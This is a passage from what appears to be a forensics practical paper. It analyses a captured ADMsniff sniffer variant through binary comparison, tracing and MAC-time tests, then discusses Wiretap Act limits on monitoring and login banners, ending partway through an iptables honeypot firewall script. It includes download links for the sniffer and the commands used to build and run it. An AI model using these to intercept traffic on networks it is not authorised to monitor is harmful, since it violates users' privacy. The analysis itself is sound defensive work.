eth0   Link encap:Ethernet  HWaddr 08:00:46:48:94:2D
       inet addr:136.180.69.242  Bcast:136.180.69.254  Mask:255.255.255.0
       UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
       RX packets:7273 errors:0 dropped:0 overruns:0 frame:0
       TX packets:9042 errors:0 dropped:0 overruns:0 carrier:0
       collisions:213 txqueuelen:100
       RX bytes:1467630 (1.3 Mb)  TX bytes:3802318 (3.6 Mb)
       Interrupt:9 Base address:0x6000

lo     Link encap:Local Loopback
       inet addr:127.0.0.1  Mask:255.0.0.0
       UP LOOPBACK RUNNING  MTU:16436  Metric:1
       RX packets:93 errors:0 dropped:0 overruns:0 frame:0
       TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
       RX bytes:6974 (6.8 Kb)  TX bytes:6974 (6.8 Kb)
```

The promisc.c program reports the following when the sniffer is ran:

```
[root@sysw242h data]# ./sys_test
lo: Not-Promiscous: No Sniffers detected.
eth0: Promiscuous: Sniffer detected.
```

Both commands show the interface in promiscuous mode.

Another noted problem is that when sn.dat or ADMsniff-1 (the ADMsniff 1.0 priv version), is killed with a *kill -9* or control-break, it leaves the interface in promiscuous mode. A couple of things were tried to get the interface out of promiscuous mode. First, the command */etc/init.d/network restart* was issued to bring down the interfaces and bring the interfaces back up. It was hoped that this would clear out the promiscuous flag. It did not. The second thing tried was to bring up another sniffer like tcpdump. Tcpdump was allowed to run for a minute and the was shutdown by a control-break. This still left the interface in promiscuous mode. The last resort to eliminate the promiscuous mode was to reboot. That worked. With the interface in promiscuous mode, this is a very good way to detect the ADMsniffer working.

Binary Comparison

Armed with the above information and the keywords outlined in the first section of the Part 2, a search on the Internet was done to try to find the sniffer. Several websites offered the ADMsniff in two different versions. The older version was 0.8 and the newer version was 1.0 priv. The 0.8 version can be obtained at http://packetstorm security.nl/groups/ADM/ADMsniffv0.8.USE_THIS_VERSION_@_23@_23@_23_24. tgz. The 1.0 priv version can be obtained the ADM group's website, http://adm.freelsd. net/ADM /ADMsniff.tar.gz. Finally, there was another “version” found on the internet that was labeled as ADMsniff 0.1b. It can be downloaded at http://openbsd.org.br/ouah/ progs/ADMsniff.tar.gz. However this “version” of the ADMsniff program seems to be the same thing as the version obtained at the Packetstorm website.

The ADMsniff version 1.0 priv was compiled and compared with the sn.dat binary. Both have the same command line options listed when ran without a network interface, shown below.

sn.dat	ADMsniff-1
ADMsniff priv 1.0 <device> [HEADERSIZE] [DEBUG] ex : admsniff le0 ..ooOO The ADM Crew OOoo..	ADMsniff priv 1.0 <device> [HEADERSIZE] [DEBUG] ex : admsniff le0 ..ooOO The ADM Crew OOoo..

When ran with the command line options the output for both was:

sn.dat	ADMsniff-1
ADMsniff priv 1.0 in libpcap we trust ! credits: ADM, mel , ^pretty^ for the mail she sent me	ADMsniff priv 1.0 in libpcap we trust ! credits: ADM, mel , ^pretty^ for the mail she sent me

In the file analysis it was reported that the binary, sn.dat, was statically compiled and stripped. To see if the ADMsniff version 1.0 priv was the same as the sn.dat binary there were a few changes that needed to be made. First, the Makefile had to have the following changed to make the binary compile statically:

```
CFLAGS = -I. -L. $(COMPFLAGS) -static
```

After the binary was compiled, the strip command, *strip ADMsniff-1,* was ran on the newly created binary. Now that a statically stripped ADMsniff version 1.0 priv binary has been created, a comparison between sn.dat and ADMsniff-1 can be done.

Both versions of the sniffer look to be the same as far as the way they run and output produced. The biggest difference is in the byte count for each file. The original sniffer, ADMsniff version 1.0 priv, is 389104 bytes when statically compiled and stripped. While the unknown sniffer, sn.dat, is 399124 bytes. There is still a 10020 byte difference between the two binaries. It seems plausible that the attacker compiled sn.dat with a different libpcap library, most likely with a newer version, or the system it was compiled on had different libraries than the system ADMsniff-1 was compiled on.

The sn.dat binary looks to be built from the ADMsniff version 1.0 priv based on the output that is displayed when the program is ran. Another observation that supports this, is that ADMsniff version 0.8 has a working DEBUG option. The sn.dat and ADMsniff version 1.0 priv does not display anything when ran with the DEBUG option. If this option did work, and the output should be similar to what is below:

```
[root@sysw242h ADMsniff]# ./ADMsniff lo 80 DEBUG
ADMsniff pub 0.8  in libpcap we trust !
credit's: ADM, mel , ^pretty^ for the mail she's sent me
Juergen suxxx !@!#! and need to die !!@#!
blah! i'm tired :pp
Debug !
buf=134527004 caplen:96
len:96
buf=134527004 caplen:96
len:96
buf=134527004 caplen:87
len:87
buf=134527004 caplen:87
len:87
buf=134527004 caplen:64
len:64
./127.0.0.1:-32747->127.0.0.1:23-P:6
buf=134527004 caplen:64
len:64
./127.0.0.1:-32747->127.0.0.1:23-P:6
buf=134527004 caplen:64
len:64
./127.0.0.1:23->127.0.0.1:-32747-P:6
buf=134527004 caplen:64
```

```
len:64
./127.0.0.1:23->127.0.0.1:-32747-P:6
buf=134527004 caplen:56
len:56
./127.0.0.1:-32747->127.0.0.1:23-P:6
buf=134527004 caplen:56
len:56
```

ADMsniff version 0.8 DEBUG output

On the right is a table that contains the MD5 hash of sn.dat binary and the ADMsniff version 1.0 priv used in the analysis. Obviously the binaries are very different from each other because the MD5 hashes are different.

Binary Name	MD5 Hash
sn.dat	0e954f43fd73f56e812a7285f32e41d3
admsniff_ss	886dee0c285054bfb0e65605f40263f0

Strace was another tool that run on the sn.dat binary. The script in Appendix 10, created by Mr. William Stearns, was used to run strace on the binary. Mr. Stearns script allowed the strace to be captured, saved to a file, and made it conveniently easy to run the strace (1). Appendix 14 contains the contents of the apptrace file created by Mr. Stearns script. The following command line was used to create the apptrace:

```
./sn.dat.orig eth0 30 debug
```

Looking through the strace there were no malicious calls made. Both, sn.dat and admsniff-1 binaries, exhibited the same behavior.

The source code for ADMsniff version 1.0 priv was looked over. This was done to see how the sn.dat binary should behave. There were no “hidden features” found in the source code for version 1.0 of ADMsniff. Unfortunately no other information could be gleamed from the source code that would help with the analysis of the sn.dat binary.

A MAC times analysis was done to see whether the sn.dat binary did anything besides the creation of the The_l0gz file. A clean VMware RedHat 7.3 image was created by using the default install for RedHat. The only alterations done to the image was networking was setup and the default INIT level was set to three to reduce the amount of file access times changing when in use. After the OS was up, a read only floppy was mounted which contained the sn.dat binary and a static version of the dd command. A mount point was created called /mnt/sys for the NFS mount needed for the three gigabyte image file that would be created after the sn.dat file was ran. The bash shell command prompt was altered to show the time and date to create a timestamp. The script command was used to record everything that was entered into the system and the output of the script command was sent to a file at /mnt/sys/sout. The sn.dat binary was ran with the command line reading:

```
/mnt/floppy/sn.dat eth0 80 DEBUG
```

Then another machine was telnetted into a test account and exited once the command prompt was received. The sn.dat process was killed with a:

```
kill {PID of the sn.dat process}
```

Finally, a image of the VMware hard drive was taken using the following:

```
/mnt/floppy/dd if=/dev/sda1 of=/mnt/sys/redhat_7.3_sn.dat.img
```

Once the image was created, the VMware machine was shutdown.

The redhat_7.3_sn.dat.img file was mounted by using the following command:

```
mount -o loop,ro,nodev,noexec,nosuid,noatime \
/export/data3/image/redhat_7.3_sn.dat.img /mnt/sn.dat
```

Finally, the MACtime command could be executed to perform the MAC analysis of the image. The following was used:

```
mactime -d /mnt/sn.dat 7/28/2002 > /export/data/binary/mac.sn.dat
```

The output from the script command, which can be found in Appendix 12, was used to assist in the analysis. The binary sn.dat was executed at Sun Jul 28 05:06:44 P.M. according to the captured output and was terminated by Sun Jul 28 05:07:47 P.M. A copy of the mac.sn.dat file was loaded into vi and 17:06 was searched for. During the timeframe outlined there were no other files accessed other than what is normal for a Telnet connection. Appendix 13, contains a copy of the timeframe from the mac.sn.dat MACtime analysis file.

A *netstat -a* was ran before the sn.dat binary was ran. The output was saved to a file. Then sn.dat was ran. While sn.dat was running, another *netstat -a* was ran and saved to a file. Both files were compared with each other with the diff command. There were no differences between the files.

While the above test was going on, the server that was logged into was running Ethereal, a network sniffer. The data that was collected consisted of a Telnet connection, some ping traffic, and a nfs mount traffic all initiated by the tester to see what the sn.dat sniffer would pick up. The network trace was saved as a tcpdump binary file after it was reviewed to see if there was any anomalous traffic. Snort was used to read in the tcpdump file to see if Snort could pick anything else up. All of the alerts that Snort reported were expected. Some of the alerts were ICMP Pings, RPC portmap request mountd, and MISC Large UDP Packet. Based on the above information, the

sn.dat binary does not open any ports, nor does it send any information anywhere.

Finally, if the binary use was deemed important enough, there are some other leads that an investigator could follow. In the keywords section in the first section of Part 2, ADM, mel, and ^pretty^ could be contacted to see if they know of this variant of the ADMsniff binary. Tracking the ADM group, mel, and ^pretty^ down may prove to be a time consuming task. If one did find them, they probably would not be able to shed any additional light on the sn.dat binary. It looks as if there was some additional code added to the ADMsniff 1.0 priv version due to the size difference.

Forensic Procedure Outline

1) file sn.dat
2) MACtime
    1. Last accessed time: ls -lu
    2. Last modification time: ls -al
    3. Last changed time: ls -lc
3) ldd sn.dat
4) strings -a sn.dat
5) gdb ./sn.dat
6) readeld -a ./sn.dat
7) objdump -x ./sn.dat
8) Ran binary: ./sn.dat
    1. Done on a test system with promisc.c running
9) Ran binary: ./sn.dat lo
    1. Done on a test system with promisc.c running
10) Ran binary with apptrace and used ethereal to sniff eth0 interface: ./sn.dat eth0 80
    1. Done on a test system with promisc.c running
    2. Telnetted out to a remote system.
    3. Logged in and exited once logged in
11) Ran binary with apptrace and used ethereal to sniff eth0 interface : ./sn.dat eth0 80 DEBUG
    1. Done on a test system with promisc.c running
    2. Telnetted out to a remote system.
    3. Logged in and exited once logged in
12) Reviewed the apptraces for malicious behavior
13) Using VMware
    1. Changed prompt to record the timestamp
        1. export PS1="[\d \T \u@\h \w]\n$ "
    2. Mounted a floppy containing statically compiled version of dd and a copy of the sn.dat binary
        1. mount /dev/fd0 /mnt/floppy
    3. NFS mounted a large hard drive to save the drive image to for the MAC analysis
        1. mount 172.16.142.1:/export/data3/image /mnt/sys
    4. Used the command script to record what was typed

    1. script -f /mnt/sys/out
5. Ran binary: ./sn.dat eth0 80 DEBUG
6. Using a statically compiled binary of the dd command put on a write-protected floppy
    1. dd if=/dev/sda1 of=/mnt/sys/redhat_7.3_sn.dat.img
7. Shutdown the VMware machine after dd command finished

13)Did a MAC analysis on the system
1. Mounted binary image just created
    1. mount -o loop,ro,nodev,noexec,nosuid,noatime /export/data3/image/redhat_7.3_sn.dat.img /mnt/sn.dat
2. mactime -d /mnt/sn.dat 7/28/2002 > /export/data/binary/mac.sn.dat
3. Viewed the output of the script command and compared the timestamp of when sn.dat was ran.
    1. No suspicious behavior was record by the MAC time analysis

Legal Implications

The sn.dat binary violates Federal law called the criminal Wiretap Act, 18 U.S.C. §§ 2511 (1), if it has been ran by unauthorized personal (Salgado, 3-4). The criminal Wiretap Act prohibits the interception/use of wire and electronic communications. Since the sn.dat binary is a network sniffer, and a network sniffer is used to intercept communications between machines, this clearly violates the criminal Wiretap Act (3-4). If it can be proven that the binary was ran, the penalty for breaking the law is a maximum fine of $5000 (Martins Plead Guilty, par. 1).

The biggest issue is proving that sn.dat was ran on the system. If there was a file called The_l0gz, then that would indicate that the file was ran on the system. There was no file called The_l0gz included in the sn.zip. Another way to tell if the file may have been ran is to look at the last accessed time for the file. This would tell when the binary has been last accessed. However, the timestamp is not enough evidence to support the claim that the binary was running on the system. The log file The_l0gz would have to be recovered to support the claim.

Interview Questions

1) Where you logged in the system on Thursday, April 11 2002 at 9:29 A.M.?
2) Were you authorized to run the sniffer? If so, then by whom?
3) Was there another program used to read the log file?
4) What does the additional code do that you added to the ADMsniff version 1.0 priv?
5) Was there a specific system you were looking to gain access to?
6) The log file, The_l0gz, was recovered off the system. Along with the logs from the IDS and firewall, and several ISP's logs that you routed your IP traffic through, all show your involvement with the sn.dat binary running on the machine in question. An analysis of the sn.dat binary has been done and it is obvious it is a network sniffer. Please state what the binary does in your own words.

Additional Information

The links below can provide more information on the outlined topics.
1. ADM hacker group: http://adm.freelsd.net
2. Computer crime and explanation of Wiretap Act: http://www.cybercrime.gov
3. Incident Response: Investigating Computer Crime by Prosise, Chris, and Kevin Mandia

Conclusion

The sn.dat binary may be a modified version of the ADMsniff version 1.0 priv that has been statically compiled and striped. Sn.dat sniffs the network interface it has been directed and captures all the packets on the interface. It uses libpcap version 0.4 to capture the packets. The packets captured are saved to a file called The_l0gz. The binary appears not to send any data across the network, nor does it modify any other files on the system besides the The_l0gz log file. Running sn.dat on an unauthorized server violates 18 U.S.C §§ 2511 and carries a maximum fine of $5000 if proven guilty (Martins Plead Guilty, par. 1). In this particular case, there is not enough proof that the sn.dat binary has been ran on a system.

Part 3 – Legal Issues of Incident Handling

Authority of the system Administrator regarding the Wiretap Statute

System administrators through the Wiretap Act can monitor networks and computers of which they are employed to take care of (Salgado, 3-4 – 3-5). This would allow a system administrator to employ an IDS to monitor network traffic and capture those packets deemed malicious or questionable (3-4 – 3-5). The Wiretap Act 'provider' exception, § 2511(2)(a)(i), grants administrators the right to monitor their networks and computers so that they can prevent misuse of the system, theft, fraud, invasions of privacy, and computer system damage (3-4 – 3-5). The 'provider' exception does not allow for providers, i.e., businesses, to do unlimited monitoring (3-6). However, some monitoring has to be done to ensure that the network is operational and to diagnose issues with the network. Because of that, administrators can intercept and disclose to the authorities what was captured because it was unavoidable (3-4 – 3-5).

What is reasonable?

According to Mr. Salgado's interpretation of *United States vs. Mullins,* 992 F .2d 1472, 1478 (9th Cir. 1993), the need for a business to protect its network and computer systems does not give it the right to monitor all of the traffic on the network (3-6). Therefore, a system needs to only capture those packets that have malicious intent or represents computer system misuse. A good example of this would be a network intrusion detection system and a system file checker like Tripwire.

Mr. Salgado's interpretation of the *United States vs. Mullins,* 992 F .2d 1472, 1478 (9th Cir. 1993), goes on to say that the courts suggested that the exception “does not necessarily translate into a license to monitor all the traffic” (3-6). This does include malicious traffic, which puts system administrators into a bind. How can a system administrator protect the network without being able to monitor it 24 hours/7 days a week? The key to that is the wording. Until there is a court case that says it is illegal to monitor traffic 24/7 it should be done within certain guidelines with respect to the users privacy. The illegal monitoring section goes into more details about what should be monitored and should not be monitored.

An IDS, intrusion detection system, can monitor the network and capture those packets described by the IDS rules. Packets picked up by the IDS can include everything from the packet's header to the whole packet itself. The IDS does not record all the network traffic, so the privacy of the users of the network should not be in question.

Illegal Monitoring

Most businesses give their users a document that describes the employment agreement, code of conduct, or computer acceptable use policy. In this document, it usually states that their activities and email may by monitored. Based on that, the users should have a good idea on what will be private and what is not. However, without

proper training the system administrator may abuse his or her privileges on the system. Below are a couple of examples of administrators abusing the “system administrator” exception to the Wiretap Act.

For example, Joe, who is a system administrator, is interested in a woman named Amy, who works for the same company. According to the employment policy for the company, the employees are notified that anything they do on the network or computers will be monitored. Joe decides that he needs some inside information on Amy so that he can determine who Amy is interested in dating. Since Joe is an administrator and according to company policy, Joe feels that it is OK for him to monitor where Amy goes on the Internet, who she talks to in the IRC channels during lunch, and reads her email. In this example, Joe is obviously abusing his power on the network.

Another example would be a system administrator notices that Mike checks his stock during lunch. The system administrator sets up a network sniffer and gathers' Mike's login and password for his stock broker's website. Later, the system administrator uses this information and checks out Mikes stock information. Again, this is an example of an illegal use of a network sniffer.

The last example is Richard, who is Todd's boss, notices that Todd is working on stuff that appears to be for another company while at work. Richard contacts the human resources and legal departments about his suspicions. Both departments agree that what Todd is doing at work should be researched. Human resources contact the local administrator, Bob, and asks him to monitor Todd's workstation. Bob sets up a network sniffer and a keylogger on Todd's workstation. During the first day of monitoring, Bob does find evidence that Todd is working for another company and is passing company secrets out to the other company. Bob reports this information back to human resources and legal departments. The legal department decides that they need more evidence for a legal case and ask Bob to continue monitoring. Bob ends up monitoring Todd for over a week before the legal department reports that enough evidence has been collected. What Bob did not report was that during that course of the investigation, Bob “listened in” on Todd's private IRC communications with his girlfriend about their current relationship. While Bob has followed the directions given to him by human resources, he was not given authorization to “listen in” on Todd's private discussion with his girlfriend.

In all three examples, each system administrator abused the exceptions given by the Wiretap Act. In the first two examples, both system administrators clearly abuse their power by reviewing information that is private to Amy and Mike. Neither system administrators were given authorization to review network traffic or emails from their bosses, the legal department, and human resources. The last example is not as black and white as the first two examples. Bob has been given authorization to conduct an investigation by Todd's boss, human resources, and the legal department. Bob did what many system administrators would do, install a network sniffer and a keylogger. However, Bob needs to distinguish between professional and personal behavior, and how to monitor what the legal department would consider inappropriate.

What should be monitored is traffic that is harmful to the network and the computer systems on the network. The IDS needs to be setup with rules to monitor the traffic like exploits, viruses, and the traffic that breaks written company policy that the employee has signed and has agreed to. Employees need to be informed that network traffic could be monitored at any time. The employer needs to have a written document stating acceptable computer use along with the employees signature stating that they have reviewed the document. System administrators need to be trained as to what is appropiate to monitor and what is not. Administrators, also, need to be trained in the tools they use in order to refine what they are monitoring. Lastly, computer systems should have their ports bannered as much as possible. In Rob Lee's paper entitled "Incident and Wiretap of A Real Case," Mr. Lee states that it is illegal to monitor ports that cannot be bannered (2). Mr. Lee's statement may or may not have legal advice behind it. So it would be up to the system administrator to seek the advice of the legal department on whether this should be allowed or not.

Bannering the Ports

One of the things done to protect a system is to banner ports on the system. The purpose of the banner is to inform the person trying to log in on that system of three things. First is that the system is restricted to authorized use only (Salgado, 3-7). Second, it should inform the person that the system is subject to monitoring and by continuing to log in, the person gives up their right to privacy (3-7). Finally, any criminal activity is subject to being recorded and given to the authorities for prosecution (3-7). Some companies may add more to their banner, but the banner should contain the three items stated above. Below is an example of a system banner:

> This system is a restricted system. All activity on this system is subject to monitoring. If information collected reveals possible criminal activity or activity that exceeds privileges, evidence of such activity may be provided to the relevant authorities for further action. By continuing past this point, you expressly consent to this monitoring.

Banners are put on ports for a couple of reasons. The first reason is to let those logging into the system know that they are being monitored (3-7). By doing this the user should not assume their actions on the system are private (3-7). The first reason corresponds to the "consent" exception § 2511 (2)(c)-(d) of the Wiretap Act (3-4). Second, it shows that the cracker had intent on breaking into the computer (Suggested Login Banner, par. 12). The last reason, if computer system is cracked and a case is developed against the attacker. A defense attorney would not be able to argue the computer system had a "welcome" message (pars. 12-13). According to the SERT advisory SA-93:03A, a computer cracker was successfully prosecuted in New South Wales because the computer system had an appropriately worded login banner (par. 8). In Mr. Nickolson's article called "Politeness In Computing," states that there have been no court cases, as

of April 2000, in the United States that dwelt on whether the banner had a “welcoming” message or not (par. 16). Mr. Nickolson stated those cases have violated The Federal Computer Fraud and Abuse Act §1030 (pars. 13-15). In any case, it would be better to close as many loopholes left open to the defense attorneys as possible.

Xinetd, available from www.xinetd.org, is a freeware program that can assist in bannering ports on a computer system. By adding the following line(s), marked in bold, to a service, the administrator can effectively banner a port:

```
service telnet
{
        flags           = REUSE
        socket_type     = stream
        wait            = no
        user            = root
        banner_fail     = /etc/banner/fail
        banner          = /etc/banner/connect
        redirect        = 192.168.1.1 23
        bind            = 127.0.0.1
        log_on_failure  += USERID
}
```

Another way is to change the banners for the various applications used such as Telnet, WU-FTP, and so on. This approach will probably be more difficult and time consuming.

Limitations of Bannering Ports

Even with tools like xinetd, it is virtually impossible to banner all the ports on the machine. Such issues arise when the system administrator try's to banner a UDP port for example. It raises questions like:

1) How does the attacker get the banner message?
2) How do we guarantee that the attacker receives the banner message?
3) What are the legalities of programs such as nmap, that scans a target machine and does not report back banner messages to the attacker?
4) Who is at fault when the banner message is sent and can be confirmed that it was sent, but the attacker never saw the banner message?

In some cases the way the protocol is written and the lack of programs such as xinetd, it may be impossible for the system administrator to banner a port. An example of this, might be SNMP or ISO Internet Protocol (protocol 80).

Another issue that Rob Lee had written about is whether or not monitoring can be done without a banner (Suggested Login Banner, pars. 12-13). The importance of a banner is

to state that continuing beyond this point, the user/attacker agrees to monitoring and the disclosure of that monitoring to the authorities. So if the port cannot be bannered, does that make the monitoring and disclosure illegal? Currently, this looks it is a gray area because there were no documents could be found on the subject. Obviously a business has the right to protect its data and company secrets. On the other side of the coin, individuals have a right to privacy. Until there is a court case that makes this clear, it will continue to remain a gray area.

Appendix 1 – IPTables Firewall Script

```
#!/bin/bash

######################################################################
## Logging
######################################################################

#Use RedHat's iptables script to flush out all the rules and set the default policy to
#accept
/etc/init.d/iptables stop

. /etc/init.d/functions


IP="/usr/local/sbin/iptables"

echo -n $"Flushing Chains and Setting Default Policies: "
# Remove any pre-existing user-defined chains
$IP --delete-chain
$IP -t nat --delete-chain
$IP -t mangle --delete-chain

# Remove any existing rules from all chains
$IP --flush
$IP -t nat --flush
$IP -t mangle --flush

# Set the default policy to DROP
$IP -P INPUT  DROP
$IP -P FORWARD DROP
$IP -P OUTPUT DROP

# RedHat has issues with the below commented out rules.
#$IP -t nat --policy PREROUTING DROP
#$IP -t nat --policy OUTPUT DROP
#$IP -t nat --policy POSTROUTING DROP
#$IP -t nat --policy OUTPUT DROP

# Set the default policy to ACCEPT for localhost
$IP -A INPUT  -i lo -j ACCEPT
$IP -A OUTPUT -o lo -j ACCEPT
success $"Flushing Chains and Setting Default Policies: "

echo
```

```
echo -n $"Setting Kernel Policies: "
# Needed to do IP_forwarding
echo "1" > /proc/sys/net/ipv4/ip_forward

# Enable broadcast echo Protection
##echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

## Disable Source Routed Packets
#for f in /proc/sys/net/ipv4/conf/*/accept_source_route; do
#    echo 0 > $f
#done

# Enable TCP SYN Cookie Protection
##echo 1 > /proc/sys/net/ipv4/tcp_syncookies

# Disable ICMP Redirect Acceptance
##for f in /proc/sys/net/ipv4/conf/*/accept_redirects; do
##    echo 0 > $f
##done

# Don't send Redirect Messages
##for f in /proc/sys/net/ipv4/conf/*/send_redirects; do
##    echo 0 > $f
##done

## Drop Spoofed Packets coming in on an interface, which if replied to,
## would result in the reply going out a different interface.
#for f in /proc/sys/net/ipv4/conf/*/rp_filter; do
#    echo 1 > $f
#done

# Log packets with impossible addresses.
##for f in /proc/sys/net/ipv4/conf/*/log_martians; do
##    echo 1 > $f
##done
success $"Setting Kernel Policies: "

############################################################################
## Logging
############################################################################
## Scan Logging
echo
echo -n $"Setting Scan Logging: "
$IP -N scan_tcp
$IP -A FORWARD -i eth0 -j scan_tcp
```

```
# All of the bits are cleared
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags ALL NONE -j LOG --log-prefix
"NULL Scan: " --log-ip-options --log-tcp-options
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags ALL SYN -j LOG --log-prefix
"SYN Scan/Starting Conn: " --log-ip-options --log-tcp-options
# SYN and FIN are both set
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags SYN,FIN SYN,FIN -j LOG --log-
prefix "SYN/FIN Scan: " --log-ip-options --log-tcp-options
# SYN and RST are both set
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags SYN,RST SYN,RST -j LOG --
log-prefix "SYN/RST Scan: " --log-ip-options --log-tcp-options
# FIN and RST are both set
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags FIN,RST FIN,RST -j LOG --log-
prefix "FIN/RST Scan: " --log-ip-options --log-tcp-options
# FIN is the only bit set, without the expected accompanying ACK
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags ACK,FIN FIN -j LOG --log-prefix
"FIN Scan: "
# PSH is the only bit set, without the expected accompanying ACK
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags ACK,PSH PSH -j LOG --log-
prefix "PSH Scan: " --log-ip-options --log-tcp-options
# URG is the only bit set, without the expected accompanying ACK
$IP -A scan_tcp -m state --state NEW -p tcp --tcp-flags ACK,URG URG -j LOG --log-
prefix "URG Scan: " --log-ip-options --log-tcp-options
$IP -A scan_tcp -m state --state NEW  -j LOG --log-prefix "New Conn: " --log-ip-options
--log-tcp-options
$IP -A scan_tcp -m state --state NEW -j RETURN
success $"Setting Scan Logging: "

#########################################################################
## Output Limits
#########################################################################
# Description: We need to place controls on the outgoing traffic so that attackers cannot
# use our honeypot to attack other machines on the Internet. Rather than restricting
#connections I felt it would be better to reduce the amount going out. So it
#should appear that my upload speed is slow. Plus since I am watching the
#network, I will have time to pull the ethernet cable.
echo
echo -n $"Setting Output Limits: "
$IP -N limit_conn
$IP -A FORWARD -i eth2 -m state --state NEW -j limit_conn

# 37% loss of TCP traffic for new connections
$IP -A limit_conn -p tcp -j LOG --log-prefix "TCP Conn: "
$IP -A limit_conn -p tcp -m limit --limit 20/minute --limit-burst 1 -s 192.168.10.5 -j LOG --
log-prefix "Reducing TCP traffic: "
```

```
$IP -A limit_conn -p tcp -m limit --limit 20/minute --limit-burst 1 -s 192.168.10.5 -j DROP
$IP -A limit_conn -p tcp -s 192.168.10.5 -d ! 192.168.0.0/24 -j RETURN

# 37% loss of UDP traffic for new connections
$IP -A limit_conn -p udp -j LOG --log-prefix "UDP Conn: "
$IP -A limit_conn -p udp -m limit --limit 20/minute --limit-burst 1 -s 192.168.10.5 -j LOG -
-log-prefix "Reducing UDP traffic: "
$IP -A limit_conn -p udp -m limit --limit 20/minute --limit-burst 1 -s 192.168.10.5 -j DROP
$IP -A limit_conn -p udp -s 192.168.10.5 -d ! 192.168.0.0/24 -j RETURN

# 50% loss of ICMP traffic for new connections
$IP -A limit_conn -p icmp -j LOG --log-prefix "ICMP Conn: "
$IP -A limit_conn -p icmp -m limit --limit 30/minute --limit-burst 1 -s 192.168.10.5 -j LOG
--log-prefix "Reducing ICMP traffic: "
$IP -A limit_conn -p icmp -m limit --limit 30/minute --limit-burst 1 -s 192.168.10.5 -j
DROP
$IP -A limit_conn -p icmp -s 192.168.10.5 -d ! 192.168.0.0/24 -j RETURN

$IP -A limit_conn -j RETURN
success $"Setting Output Limits: "

echo
echo -n $"Turning on Stateful Inspection: "
# Turns on Stateful Inspection -- Page 120
$IP -A INPUT  -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
$IP -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT
success $"Turning on Stateful Inspection: "

#########################################################################
## Telnet access to/from the firewall
#########################################################################
## Description: This was used for the initial testing of the firewall rules to allow for
## remote administration
## NOTE: These rules were not used in the final version of the firewall used on the
## Honeypot network. They have been added to help those who wish to use this firewall
## and test it out before deploying it.
echo
echo -n $"Setting Telnet Rules: "
# Telnet Connections coming from this machine
#$IP -A OUTPUT -o eth0 -p tcp -s 136.180.69.1 --sport 1034:65535 --dport 23 -m state -
-state new -j ACCEPT
#$IP -A OUTPUT -o eth0 -p tcp -s 136.180.69.1 --sport 1024:65535 --dport 23 -j
ACCEPT
#$IP -A INPUT  -i eth0 -p tcp ! --syn --sport 23 -d 136.180.69.1 --dport 1024:65535 -j
ACCEPT
```

```
## Telnet Connections coming to this machine
#$IP -A INPUT -i eth0 -p tcp --sport 1024:65535 -d 136.180.69.1 --dport 23 -j ACCEPT
#$IP -A INPUT -i eth0 -p tcp --sport 1024:65535 -d 136.180.69.1 --dport 23 -j ACCEPT
#$IP -A OUTPUT -o eth0 -p tcp ! --syn -s 136.180.69.1 --sport 23 --dport 1024:65535 -j
ACCEPT
# Telnet Connections coming from this machine
$IP -A OUTPUT -o eth0 -p tcp -s 192.168.0.151 --sport 1034:65535 --dport 23 -m state -
-state new -j ACCEPT
$IP -A OUTPUT -o eth0 -p tcp -s 192.168.0.151 --sport 1024:65535 --dport 23 -j
ACCEPT
$IP -A INPUT  -i eth0 -p tcp ! --syn --sport 23 -d 192.168.0.151 --dport 1024:65535 -j
ACCEPT
# Telnet Connections coming to this machine
$IP -A INPUT -i eth0 -p tcp --sport 1024:65535 -d 192.168.0.151 --dport 23 -j ACCEPT
$IP -A INPUT -i eth0 -p tcp --sport 1024:65535 -d 192.168.0.151 --dport 23 -j ACCEPT
$IP -A OUTPUT -o eth0 -p tcp ! --syn -s 192.168.0.151 --sport 23 --dport 1024:65535 -j
ACCEPT
success $"Setting Telnet Rules: "

#########################################################################
## Host Forwarding
#########################################################################
## Description: The below rules are needed to route the traffic from the
## Internet_Interface (eth0) to the DMZ_Interface (eth2)
# Enables TCP traffic to be NATted to the DMZ_Interface; This changes the destination
# IP address to that of the DMZ machine
# This also allows for returning packets to the remote client while having the proper IP
# addresses for the source IP (the firewalls IP address)
echo
echo -n $"Setting Host Forwarding: "
$IP -t nat -A PREROUTING -i eth0 -p tcp -d 66.227.248.0/24 -j DNAT --to-destination
192.168.10.5
# This rule forwards the packet from the Internet_Interface to the DMZ_Interface
$IP -A FORWARD -i eth0 -o eth2   -p tcp -d 192.168.10.5 -m state --state NEW -j
ACCEPT
# Enables UDP traffic to be NATted to the DMZ_Interface; This changes the destination
IP address to that of the DMZ machine
# This also allows for returning packets to the remote client while having the proper IP
addresses for the source IP (the firewalls IP address)
$IP -t nat -A PREROUTING -i eth0 -p udp -d 66.227.248.0/24 -j DNAT --to-destination
192.168.10.5
# This rule forwards the packet from the Internet_Interface to the DMZ_Interface
$IP -A FORWARD -i eth0 -o eth2   -p udp -d 192.168.10.5 -m state --state NEW -j
ACCEPT
# Enables ICMP traffic to be NATted to the DMZ_Interface; This changes the
```

```
destination IP address to that of the DMZ machine
# This also allows for returning packets to the remote client while having the proper IP
addresses for the source IP (the firewalls IP address)
$IP -t nat -A PREROUTING -i eth0 -p icmp -d 66.227.248.0/24 -j DNAT --to-destination
192.168.10.5
# This rule forwards the packet from the Internet_Interface to the DMZ_Interface
$IP -A FORWARD -i eth0 -o eth2   -p icmp -d 192.168.10.5 -m state --state NEW -j
ACCEPT
# Forward established and related traffic from DMZ_Interface to the Ineternet_Interface
(and vice versa)
$IP -A FORWARD -i eth2 -o eth0 -m state --state NEW,ESTABLISHED,RELATED -j
ACCEPT
$IP -A FORWARD -i eth0 -o eth2 -m state --state ESTABLISHED,RELATED -j ACCEPT
success $"Setting Host Forwarding: "

#########################################################################
## DMZ Traffic Forwarding
#########################################################################
##
# Description: Forwards traffic back out to the Internet. It changes the source IP to that
# of the firewall.
echo
echo -n $"Setting DMZ Traffic Forwarding: "
$IP -t nat -A POSTROUTING -o eth0 -j SNAT --to-source 66.227.248.213
